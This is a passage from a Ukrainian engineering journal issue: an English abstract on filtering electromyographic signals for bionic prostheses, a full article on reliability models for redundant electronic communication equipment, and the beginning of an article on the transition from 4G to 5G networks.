5. Giga-Ohm High-Impedance FET Input Amplifiers for Dry Electrode Biosensor Circuits and Systems. CRC press In book: *Integrated Microsystems: Electronics, Photonics, and Biotechnology*. 2011. P. 165–194. DOI:10.1201/b11205-8.
6. Improving Common-Mode Rejection Using the Right-Leg Drive Amplifier. [https://www.ti.com/lit/an/sbaa188/sbaa188.pdf?ts=1716854077349&ref\\_url=https%253A%252F%252Fwww.google.com%252F](https://www.ti.com/lit/an/sbaa188/sbaa188.pdf?ts=1716854077349&ref_url=https%253A%252F%252Fwww.google.com%252F)

#### **Remez M.O., Gubar V.G. RESEARCH AND SOLUTION OF PROBLEMS OF FILTERING AND PROCESSING OF ELECTROMYOGRAPHIC SIGNALS**

*This paper discusses approaches to measuring and processing electromyographic signals of human muscles. Modern solutions, their advantages and disadvantages are evaluated, taking into account the influence of noise caused by external factors.*

*The history of prosthetics goes back thousands of years, from wooden limbs and iron hands used in ancient times to modern bionic prostheses that can simulate complex movements of human limbs. Today, bionic prostheses provide a much higher level of functionality and comfort, but their effectiveness directly depends on the accuracy and reliability of the sensors that measure electromyographic signals.*

*The relevance of the topic is to improve filtering methods and reduce noise at the stage of analog measurement and signal amplification, which allows for more accurate tracking of the activity of a particular muscle or muscle group for further use in bionic prostheses. This will improve the user experience and speed up adaptation to new limbs.*

*We propose to use civilian electrical components based on the STM32F411 microcontroller and the MCP3912 analog interface. The main goal is to create a system that will provide accurate and reliable measurement of electromyographic signals with minimal noise, which will contribute to the more efficient use of bionic prostheses.*

*The technical aspects of the system design, including the selection of components, filtering methods, and signal processing algorithms, are discussed in detail. Possible noise sources and their impact on signal quality are analyzed. The process of calibration and testing of the system is described, in particular, under various operating conditions.*

*In summary, the paper provides a comprehensive overview of current approaches and offers a proprietary solution to improve the accuracy of electromyographic signal measurement. The application of the proposed methods and components will create a highly efficient system for use in bionic prostheses, which will significantly improve the quality of life of people with lost limbs.*

**Key words:** *electromyographic sensor, EMG, STM32, MCP3912, INA350, microcontroller.*

УДК 004.738.5

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/12>**Субач І.Ю.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Могилевич Д.І.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Урядов А.В.**

незалежний дослідник

## ОЦІНКА ЕФЕКТИВНОСТІ МЕТОДІВ РЕЗЕРВУВАННЯ ПРИ КОМПЛЕКСНОМУ ВИКОРИСТАННІ НАДЛИШКОВОСТІ

*На ефективність функціонування сучасних електронних комутаційних мереж істотний вплив мають надійність складових її підсистем і елементів, а також складність зв'язків між ними.*

*Наведено результати теоретичного дослідження моделей надійності, що встановлюють зв'язок між показниками надійності функціонування об'єктів електронного комунікаційного обладнання, характеристиками відмов та їх наслідків, а також сукупністю технічних параметрів об'єкту, що визначають умови його функціонування, в якому сумісно реалізовані різні методи резервування (структурного, навантажувального і часового з поповнюваною та непоповнюваною складовими резервного часу).*

*Об'єктом теоретичного дослідження є процеси функціонування об'єктів електронного комунікаційного обладнання. Метою роботи є аналіз результатів оцінки теоретичного дослідження впливу різних факторів на показники надійності функціонування об'єктів електронного комунікаційного обладнання в умовах їхньої обмеженої надійності. Оцінка надійності визначається сумісним врахуванням у проаналізованих аналітичних моделях факторів, які впливають на надійність функціонування об'єктів електронного комунікаційного обладнання.*

*Проведений аналіз дав можливість кількісно оцінити ефективність різних методів резервування при їх сумісному використанні в об'єктах електронного комунікаційного обладнання зі знецінюючими відмовами і врахуванням характеристик контролю працездатності резервних елементів, а також виявити деякі специфічні особливості та властивості отриманих аналітичних співвідношень показників надійності електронного комунікаційного обладнання.*

**Ключові слова:** надійність, методи резервування, надлишковість, електронне комунікаційне обладнання, контроль працездатності, відмови.

**Постановка проблеми.** В останні десятиліття вимоги практики висувають перед теорією надійності велике число нових, дедалі складніших завдань. Це проявляється не тільки в отриманні нових теоретичних результатів, а й у поглибленому дослідженні відомими методами окремих, відносно маловивчених розділів надійності, що мають важливе прикладне значення. Одним із них є розділ, пов'язаний із вивченням надмірності, її місця і ролі в загальному комплексі методів підвищення надійності, з дослідженням загальних і часткових властивостей їхнього спільного використання. Актуальність цього напряму досліджень у теорії та практиці надійності не викликає сумніву, оскільки введення надмірності – необхідна умова забезпечення нормального функціонування будь-якої складної системи (до якої також належить електронна комутаційна мережа) в умо-


вах впливу зовнішніх і внутрішніх дестабілізуючих факторів.

**Аналіз останніх досліджень і публікацій.** Завдання оцінки та забезпечення високого рівня надійності об'єктів електронного комунікаційного обладнання (ЕКО) розглядалися в роботах вітчизняних та закордонних вчених [1–6]. В розглянутих наукових працях практично відсутні результати, що стосуються оцінки показників надійності об'єктів ЕКО зі знецінюючими відмовами при комплексному використанні надлишковості та врахуванням характеристик контролю працездатності резервних елементів


**Постановка завдання.** Метою роботи є аналіз результатів оцінки показників надійності об'єктів ЕКО зі знецінюючими відмовами при комплексному використанні надлишковості та врахуванням характеристик контролю працездатності резервних елементів.

**Виклад основного матеріалу.** Спочатку наведемо деякі результати теоретичного дослідження отриманих в [7] розрахункових формул, які дозволяють кількісно оцінити вплив характеристик контролю (повноти, періодичності та достовірності) на показники безвідмовності системи зі структурним, навантажувальним і поповнюваним часовим резервуванням [8], а потім розглянемо результати, які відносяться до системи з ідеальним контролем та комплексним використанням надлишковості, включаючи і непоповнювану складову резерву часу [9].

Оцінка впливу характеристик контролю на показники резервованої системи. На рис. 1–4 наведені результати розрахунків, які дозволяють оці-



**Рис. 1.** Графіки залежності відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  від повноти контролю  $(1-\beta)$  при  $\lambda/\mu = 10^{-2}$  і різних значеннях  $\gamma_n t_d$   
 —————  $m = 2$ ; - - - - -  $m = 1$



**Рис. 2.** Графіки залежності відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  від відносної періодичності контролю  $\lambda T_k$  при  $\lambda/\mu = 10^{-2}$  і різних значеннях  $\gamma_n t_d$   
 —————  $m = 1$ ; - - - - -  $m = 2$  (модель 2)

нити степінь зниження середнього напрацювання до відмови  $\bar{T}_0^{(1)}(t_d)$  з урахуванням характеристик контролю в порівнянні з цим же показником при ідеальному контролі  $\bar{T}_0^{(0)}(t_d)$  для різних значень  $\gamma_n t_d$ , а також числа резервних елементів  $m$ .

На рис. 1 представлено залежність відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  від повноти контролю. Аналіз показує, що для систем із структурною надлишковістю і поповнюваним резервом часу урахування повноти контролю призводить до істотної зміни величини середнього напрацювання до відмови.

Так, при  $\beta = 0,95$  ( $\gamma_n t_d = 4, m = 1$ ) значення  $\bar{T}_0^{(1)}(t_d)$  зменшується в порівнянні з  $\bar{T}_0^{(0)}(t_d)$  в 1,09 рази, при  $\beta = 0,9$  – в 1,36 рази, при  $\beta = 0,85$  – в 1,83 рази, а при  $\beta = 0,8$  – в 2,55 рази. Слід відмітити, що при збільшенні значення  $\gamma_n t_d$  залежність відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  від  $\beta$  стає більш помітною. Так, зменшення відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  при  $\gamma_n t_d = 4, m = 1$  перевищує аналогічну зміну  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  при  $\gamma_n t_d = 1, m = 1$  для  $\beta = 0,95$  в 1,08 рази, для  $\beta = 0,9$  – 1,3 рази, для  $\beta = 0,85$  – в 1,69 рази, для  $\beta = 0,8$  – 2,25 рази. Ця обставина дозволяє зробити висновок про те, що зменшення повноти контролю призводить до істотного зниження показників надійності системи і ефективності використання поповнюваного резерву часу. Введення структурної надлишковості ( $m > 1$ ) призводить до зниження впливу повноти контролю, причому сильніше ця властивість виявляється для систем з великим значенням  $\gamma_n t_d$ . Отже, при  $\beta = 0,8$  збільшення структурного резерву  $m$  до двох призводить до збільшення значення відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  при  $\gamma_n t_d = 1$  в 1,1 рази, а при  $\gamma_n t_d = 4$  – в 1,76 рази.

На рис. 2 представлено залежності відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  від величини параметра  $\lambda T_k$ .

Аналіз цих залежностей дозволяє зробити висновок, який є аналогічним випадку неповного контролю, з тією лише особливістю, що впливи  $\lambda T_k$  істотніше позначається на зниженні середнього напрацювання системи до відмови. Так, при  $\gamma_n t_d = 4, m = 1$  і  $\lambda T_k = 0,05$  величина  $\bar{T}_0^{(1)}(t_d)$  зменшується в порівнянні з  $\bar{T}_0^{(0)}(t_d)$  в 3,5 рази, при  $\lambda T_k = 0,1$  – в 4,1 рази, при  $\lambda T_k = 0,15$  – в 7,1 рази, а при  $\lambda T_k = 0,2$  – в 8,5 рази. Введення структурної надлишковості є найефективнішим при невеликих значеннях  $\lambda T_k < 0,1$ . Отже, при  $\lambda T_k = 0,05, \gamma_n t_d = 4, m = 1$  введення ще одного резервного елемента збільшує  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  в 2,85 рази, а при  $\lambda T_k = 0,15$  – в 2,36 рази.

На рис. 3 і рис. 4 наведено залежності відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  від наведеної інтен-



сивності помилок другого роду  $\lambda_2/\lambda$  (пропуск відмови) і першого роду  $\lambda_1/\lambda$  (помилкове спрацювання обладнання контролю). Збільшення інтенсивності відмов, пропущених обладнанням контролю, призводить до зменшення відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$ .

Збільшення інтенсивності помилкових спрацювань обладнання контролю призводить до збільшення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  (рис. 4), оскільки в цьому випадку усуваються приховані відмови, існуючі в обладнанні за рахунок помилок другого роду.

Проте вплив цього чинника є значно меншим за розглянуті раніше. Так, при  $m=1$ ,  $\lambda_1/\lambda=0,1$  і  $\gamma_{пt_d}=4$  величина середнього напрацювання системи до відмови зменшується для  $\lambda_2/\lambda=0,05$  в 1,08 рази, для  $\lambda_2/\lambda=0,1$  – в 1,3 рази, а для  $\lambda_2/\lambda=0,15$  – в 1,7 рази.

Таким чином, проведений аналіз надійності систем з часовою, структурною і навантажувальною надлишковістю з урахуванням реальних характеристик обладнання контролю працездатності показує, що періодичність, повнота і достовірність контролю резервних елементів призводить до істотного зниження ефективності часового резервування. Для досягнення необхідних значень показників надійності таких систем необхідно збільшувати надлишковість або задавати жорсткіші вимоги до характеристик обладнання контролю працездатності елементів структурного резерву.

Оцінка впливу параметрів резервування на ймовірність відмови системи при комплексному використанні надлишковості. Наведемо деякі результати теоретичного дослідження отриманих в [10] розрахункових формул для показників надійності системи, що дозволяють оцінити ефективність різних методів резервування при сумісному використанні структурної, навантажувальної та часової надлишковості, яка містить поповнювану  $t_d$  і непоповнювану  $t_p$  складові резервного часу.

На рис. 5 та рис. 6 наведено графіки залежності ймовірності відмови системи  $Q(t_3, t_p, t_d) = 1 - P(t_3, t_p, t_d)$  від кратності непоповнюваного резерву часу  $m_l = t_p/t_3$ , які дозволяють кількісно оцінити взаємопов'язаний вплив різних методів резервування на основний показник надійності розглядаємої системи, а також виявити деякі особливості та властивості, властиві системам даного класу. Графіки побудовані для випадку ідеального контролю працездатності елементів структурного резерву.




Рис. 3. Графіки залежності відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  від  $\lambda_2/\lambda$  при  $\lambda_1/\lambda=0,1$ ;  $\lambda/\mu=10^{-2}$ ,  $\alpha=0$  і різних значеннях  $\gamma_{пt_d}$   $m=1$ ; -----  $m=2$  (модель 2)




Рис. 4. Графіки залежності відношення  $\bar{T}_0^{(1)}(t_d)/\bar{T}_0^{(0)}(t_d)$  від  $\lambda_1/\lambda$  при  $\lambda_2/\lambda=0,1$ ;  $\lambda/\mu=10^{-2}$ ,  $\alpha=0$  і різних значеннях  $\gamma_{пt_d}$   $m=1$ ; -----  $m=2$  (модель 2)




Рис. 5. Графіки залежності ймовірності відмови системи від кратності непоповнюваного резерву часу при різних значеннях ймовірності  $q = \exp(-t_d/t_n)$  і коефіцієнта навантаженості резервних елементів  $\alpha$  і  $n=m=l=1$ ,  $\lambda t_3 = 0,1$ ; -----  $\lambda t_3 = 1,0$




Рис. 6. Графіки залежності і початкові дані ті ж, що і на рис. 5, за виключенням  $m = 2$

З графіків рис. 5 і рис. 6 видно, що на ймовірність відмови системи  $Q(t_3, t_p, t_d)$  помітний вплив чинять всі фактори, що визначають вид і величину досліджуваної надлишковості:

- кратність непоповнюваного резерву часу  $m_i = t_p/t_3$ ;
- ймовірність відмови системи  $q$  при тривалому підключенні резервного елемента замість відмовившого основного, яка залежить від величини поповнюваного резервного часу  $t_d$ ,

$$q = P\{t_n > t_d\} = e^{-t_d/\bar{t}_n},$$

де  $t_n = 1/\gamma_n$  – математичне очікування часу підключення;

- кількість резервних елементів  $m \geq 1$ ;
- коефіцієнт навантаженості елементів  $0 \leq \alpha \leq 1$ .

Аналізуючи залежності відмови системи  $Q(t_3, t_p, t_d)$  від величини поповнюваного  $q = \exp(-t_d/\bar{t}_n)$  і непоповнюваного  $m_i = t_p/t_3$  резерву часу, слід відмітити одну важливу особливість. При невеликих значеннях кратності непоповнюваного резерву часу (при  $m \leq 0,8$ ) визначну роль в зменшенні ймовірності відмови  $Q(t_3, t_p, t_d)$  грає поповнювана складова  $t_d$ . Іншими словами, в області значень  $0 \leq m \leq 0,8$  найбільш ефективним методом підвищення ймовірності безвідмовного функціонування є введення і використання поповнюваного резерву часу, оскільки він чинить максимальний вплив на надійність системи в порівнянні з іншими методами (структурним, навантажувальним резервуванням і збільшенням продуктивності ремонтного органу). Після значень  $m_i = t_p/t_3 \geq 0,8$  суттєвий вплив на величину ймовірності відмови  $Q(t_3, t_p, t_d)$  починає чинити непоповнювана складова  $t_p$  резервного

часу (рис. 5, рис. 6). В цих умовах після значення  $m_i \approx 0,8$  доцільно зафіксувати поповнювану складову  $t_d$ , а подальшого підвищення надійності досягати збільшенням непоповнюваної складової  $t_p$  резервного часу.

Вказана вище особливість функціонування системи зі знецінюючими відмовами при комплексному урахуванні різних видів надлишковості проявляються при різних значеннях відносної тривалості виконуваного завдання (при  $\lambda t_3 = 0,1$  і  $\lambda t_3 = 1,0$ ) (рис. 5) і при збільшенні числа резервних елементів  $m$  (рис. 6).

Слід відмітити, що збільшення числа резервних елементів з одного до двох при  $\lambda t_3 = 0,1$  дає невелике зниження ймовірності відмови  $Q(t_3, t_p, t_d)$ . Однак збільшення відносної тривалості виконання завдання  $\lambda t_3$  в 10 раз ( $\lambda t_3 = 1,0$ ) призводить при  $m = 2$  до суттєвого підвищення ефективності структурного резервування – ймовірність відмови системи зменшується приблизно на порядок (рис. 6).

Що стосується навантажувального резервування, то зменшення коефіцієнта навантаженості  $\alpha$  резервних елементів призводить до зменшення ймовірності відмови  $Q(t_3, t_p, t_d)$ , однак вплив цього методу на підвищення надійності системи при  $m = 1$  незначне у порівнянні з іншими методами і помітно посилюється зі збільшенням структурної надлишковості (рис. 6).

Таким чином, проведена в даному розділі кількісна оцінка ефективності різних методів резервування при сумісному урахуванні різних видів надлишковості в системах зі знецінюючими відмовами може слугувати основою при обґрунтуванні рекомендацій щодо підвищення надійності функціонування даного класу систем.



## Список літератури:

1. Журахівський А.В., Кінаш Б.М., Пастух О.Р. Надійність електричних систем і мереж : навч. посіб. Львів : Видавництво Львівської політехніки, 2016. 280 с.
2. K. Raghuvanshi, Agarwal A., Jain K. A time-variant fault detection software reliability model. *Discover Applied Sciences*. 2021. № 3 (18). DOI:10.1007/s42452-020-04015-z.
3. Томашевський О.В., Сніжної Г.В. Визначення функції надійності невідновлюваних технічних систем при неповних даних. *Aerospace technic and technology*. 2019. № 8. С. 129–132. DOI: 10.32620/akt.2019.8.19.
4. Ahmada W., Pervez U., Qadirb J. Reliability modeling and analysis of communication networks. *Journal of Network and Computer Applications*. 2017. № 78. P. 191–215.
5. Jin Y., Hall P., Jiang J., Samaniego F. Estimating Component Reliability Based on Failure Time Data from a System of Unknown Design. *Statistica Sinica*. 2017. № 27. P. 479–499. DOI: <https://doi.org/10.5705/ss.202015.0209>.
6. Zhu P., Han J., Guo Y., Lombardi F. Reliability and Criticality Analysis of Communication Networks by Stochastic Computation. *IEEE Network*. 2016. № 30 (6). P. 70–76. DOI: <https://doi.org/10.1109/mnet.2016.1500221nm>.
7. Mogylevych D., Kononova I. Improved Estimates for the Reliability Indicators of Information and Communication Network Objects with Limited Source Information. *Advances in Information and Communication Technologies. UKRMICO 2018. Lecture Notes in Electrical Engineering. Springer*. 2019. Vol. 560. P. 101–117. DOI: [https://doi.org/10.1007/978-3-030-16770-7\\_5](https://doi.org/10.1007/978-3-030-16770-7_5).
8. Могилевич Д.І., Креденцер Б.П., Кононова І.В. Модель надійності систем короткочасної дії з перериванням обслуговування. *Вісник Університету "Україна". Інфокомунікаційні та комп'ютерні технології*. 2021. № 2. DOI: 10.36994/2788-5518-2021-02-02-18.
9. Могилевич Д.І., Сінько В.В. Моделі надійності об'єктів телекомунікаційного обладнання з незнеціненими або повністю знеціненими відмовами програмних засобів. *Collection "Information Technology and Security"*. 2022. № 10 (1). P. 50–59. DOI: <https://doi.org/10.20535/2411-1031.2022.10.1.261132>.
10. Креденцер Б.П., Вишнівський В.В., Жердев М.К. Оцінка надійності резервованих систем при обмеженій вихідній інформації : монографія. Київ : Фенікс, 2013. 336 с.

### Subach I.Yu., Mogylevych D.I., Uriadov A.V. EVALUATION OF THE EFFICIENCY OF REDUNDANCY METHODS IN THE COMPLEX USE OF REDUNDANCY

*The efficiency of modern electronic switching networks is significantly influenced by the reliability of its component subsystems and elements, as well as the complexity of the connections between them.*

*The article presents the results of a theoretical study of reliability models that establish a link between the reliability indicators of electronic communication equipment, the characteristics of failures and their consequences, as well as a set of technical parameters of the object that determine the conditions of its functioning, in which various methods of redundancy (structural, load and time with replenishable and non-replenishable components of reserve time) are jointly implemented.*

*The object of theoretical research is the processes of functioning of electronic communication equipment. The purpose of the study is to analyze the results of the evaluation of the theoretical study of the impact of various factors on the reliability indicators of electronic communication equipment under conditions of their limited reliability. Reliability assessment is determined by the joint consideration in the analyzed analytical models of the factors that affect the reliability of functioning of electronic communication equipment.*

*The analysis made it possible to quantify the effectiveness of various redundancy methods when used together in electronic communication equipment with devaluing failures and taking into account the characteristics of monitoring the performance of redundant elements, as well as to identify some specific features and properties of the obtained analytical relations of reliability indicators of electronic communication equipment.*

**Key words:** reliability, redundancy methods, redundancy, electronic communication equipment, performance monitoring, failures.

**Шуста В.С.**

ДВНЗ «Ужгородський національний університет»

**Сула А.І.**

ДВНЗ «Ужгородський національний університет»

**Біганич В.Ю.**

ДВНЗ «Ужгородський національний університет»

## ТРАНСФОРМАЦІЯ МЕРЕЖЕВИХ ТЕХНОЛОГІЙ: ВІД 4G ДО 5G

*Бездротовий зв'язок полягає у передачі інформації між двома точками без будь-якого фізичного середовища. Цей тип зв'язку відбувається через простір, в якому антени передають і приймають сигнали. Поява технології бездротового зв'язку сприяє зниженню вартості фізичної інфраструктури, і люди можуть спілкуватися незалежно від свого місцезнаходження. Крім того, еволюція бездротового зв'язку принесла покращену швидкість і повсюдне підключення навіть до віддалених районів.*

*Віце-прем'єр-міністр і міністр цифрової трансформації М. Федоров повідомив про появу в Україні тестової мобільної мережі 5G. Крім того, зараз проводиться робота з покращення 4G-мереж.*

*Згідно з аналізом компанії Opensignal, в країнах, таких як Саудівська Аравія, Південна Корея, Швейцарія, Кувейт, Австралія, Іспанія та Велика Британія, швидкість завантаження в мережах 5G вже перевищує швидкість Wi-Fi.*

*Бездротовий зв'язок наразі розвивався в наступних поколіннях – 1G, 2G, 3G, 4G і 5G.*

*Стаття присвячена дослідженню особливостей мереж 5G, її відмінностей від мережі 4G. На сьогоднішній день мережі мобільного зв'язку продовжують активно розвиватися і їх можливості не обмежуються голосовими послугами. Експоненціальний ріст потоків інформації в світових мережах пов'язаний з широким поширенням пристроїв, що використовують мережі мобільного зв'язку. Розвиток мобільних мереж диктує появу нових вимог до них. Розвиток технологій прямує до збільшення продуктивності і можливостей. Тому як результат розвитку технологій 3G і 4G, з'явилась технологія, що дає ті можливості, яких не було в технологіях попередніх поколінь. Грамотне поєднання існуючих і нових технологій призводить до покращення якості послуг і поява нових послуг. 5G-мережі є результатом розвитку попередніх технологій.*

*У статті розкрито методи переходу на 5G-технології та співіснування 4G та 5G мереж. 4G-мережі залишаються провідними у всьому світі і не будуть замінені на 5G. Замість цього, 5G технології будуть використовуватися для розвитку і покращення існуючих 4G мереж, додавання нових можливостей радіодоступу для конкретних сценаріїв і цілей. Поява 5G-мереж найбільш актуальна у великих містах через високі вимоги до швидкості передачі даних, пропускної спроможності та місткості мережі, а також до часу відгуку та енергоефективності мобільних пристроїв.*

*З'ясовано, що мережі 5G мають значні переваги перед мережами 4G. Розкрито, що розвиток 5G мереж є серйозним викликом як для комунікацій, так і для ІКТ, визначено, що побудова мереж 5G потребує реконструкції існуючих мереж та використання нових технологій, що принесе нові можливості для використання у сучасному суспільстві та економіці.*

*Об'єктом дослідження є перехід від 4G-мереж до 5G-мереж.*

*Предметом дослідження є особливості мереж 5G.*

**Ключові слова:** 4G, 5G, мережеві технології, трансформація, зв'язок.

**Постановка проблеми.** Дослідження актуальних проблем сучасних мереж зв'язку дозволило визначити вимоги до 5G-технологій та спрогнозувати їх використання. Розглянуті методи переходу на 5G-технології та співіснування 4G та 5G мереж. Огляд 5G мереж та їх відмінностей від 4G мереж, а також архітектура 5G мереж та питання переходу від 4G до 5G є основними завданнями дослідження.

**Аналіз останніх досліджень і публікацій.** Методи побудови 5G мереж на основі існуючих мереж для подолання недостатності частотного діапазону в 5G вивчаються у разі з питаннями забезпечення ефективного підключення інтернету речей (IoT) до мобільних мереж.

У зв'язку з обмеженістю частотного діапазону для 5G, необхідні нові підходи для забезпечення

надійності передачі даних у режимі реального часу та управління системами IoT [1, с. 551; 2, с. 310]. Висота розташування деяких IoT-пристроїв може ускладнювати пряму видимість до стільникових веж, що впливає на процес прийому та передачі сигналів Command & Control і може впливати на звичайних користувачів мережі [3, с. 784]. Для вирішення цих проблем розглядаються технічні рішення, визначені у стандартах 4G LTE та 5G NR, такі як підтримка підключення кількох IoT-пристроїв, використання перевернутих стільникових базових станцій, технології масивних MIMO та альтернативні безстільникові архітектури. Однак, впровадження цих рішень може вимагати значних вкладень для короткострокової модернізації існуючих мереж [5, с. 816]. Дослідження в цьому напрямку спрямовані на оптимізацію та розширення частотного спектру для забезпечення ефективності та стійкості 5G мереж у контексті великої кількості підключених IoT-пристроїв [7, с. 322].

**Постановка завдання.** Метою статті є вивчення можливостей розвитку мереж 5G.

**Виклад основного матеріалу.** Протягом останніх десятиліть спостерігався поступовий розвиток загальнодоступних мереж зв'язку. Однак, їхні можливості були обмежені, оскільки вони були спрямовані переважно на передачу голосу [1, с. 551]. Поява стільникових мобільних мереж та Інтернету в 1990-х роках стала результатом перших значних змін у розвитку мереж для загального користування. Це призвело до ідеї конвергенції, коли мережі мали можливість передавати різноманітні дані, такі як голос, дані та відео, за тими самими правилами на основі комутації пакетів [2, с. 310].

З переходом до мереж наступного покоління з'являється шанс розвитку електронного суспільства та підвищення ролі інформаційно-комунікаційних технологій у суспільному розвитку. З розвитком бездротових технологій зростає швидкість передачі даних, мобільність і покриття. 2.5G і 3G використовують комутатори пакетів і каналів, тоді як наступні покоління 3.5G використовують комутатори пакетів. Він також розрізняє ліцензований спектр і неліцензований спектр.

Усі наступні покоління бездротових технологій використовують ліцензований спектр і мають свої особливості. Перше покоління мало дуже низьку швидкість передачі даних – до 2,4 Кбіт/с. Основними користувачами цієї технології були Advanced Mobile Phone System, Nordic Mobile Telephone і Total Access Communication System.

Проте перше покоління мало багато недоліків, таких як обмежена пропускна здатність, ненадійна передача, низька якість голосу та відсутність безпеки. Голосові дзвінки зберігалися та відтворювалися на радіовежах, що робило їх більш вразливими до небажаного прослуховування [3, с. 784].

Друге покоління мобільних телефонів з'явилося наприкінці 1990-х років. У цьому поколінні використовувалася цифрова технологія. Першою системою другого покоління була глобальна система мобільного зв'язку (GSM), що дозволяла здійснювати голосовий зв'язок і передавати дані зі швидкістю до 64 Кбіт/с. Батарея мобільного телефону другого покоління працювала довше завдяки низькій потужності радіосигналів. Також ці телефони надавали послуги коротких повідомлень та електронної пошти. Важливими технологіями другого покоління були GSM, множинний доступ із кодовим розділенням каналів (CDMA) і IS-95 [3, с. 784]. Покоління 2.5G поєднувало в собі систему стільникового зв'язку другого покоління з додатковими послугами пакетного радіозв'язку (GPRS). Ця система використовувалася у мережах другого або першого покоління і мала швидкість передачі даних до 144 Кбіт/с. Основними технологіями 2.5G були GPRS, EDGE і CDMA 2000. [3, с. 784].

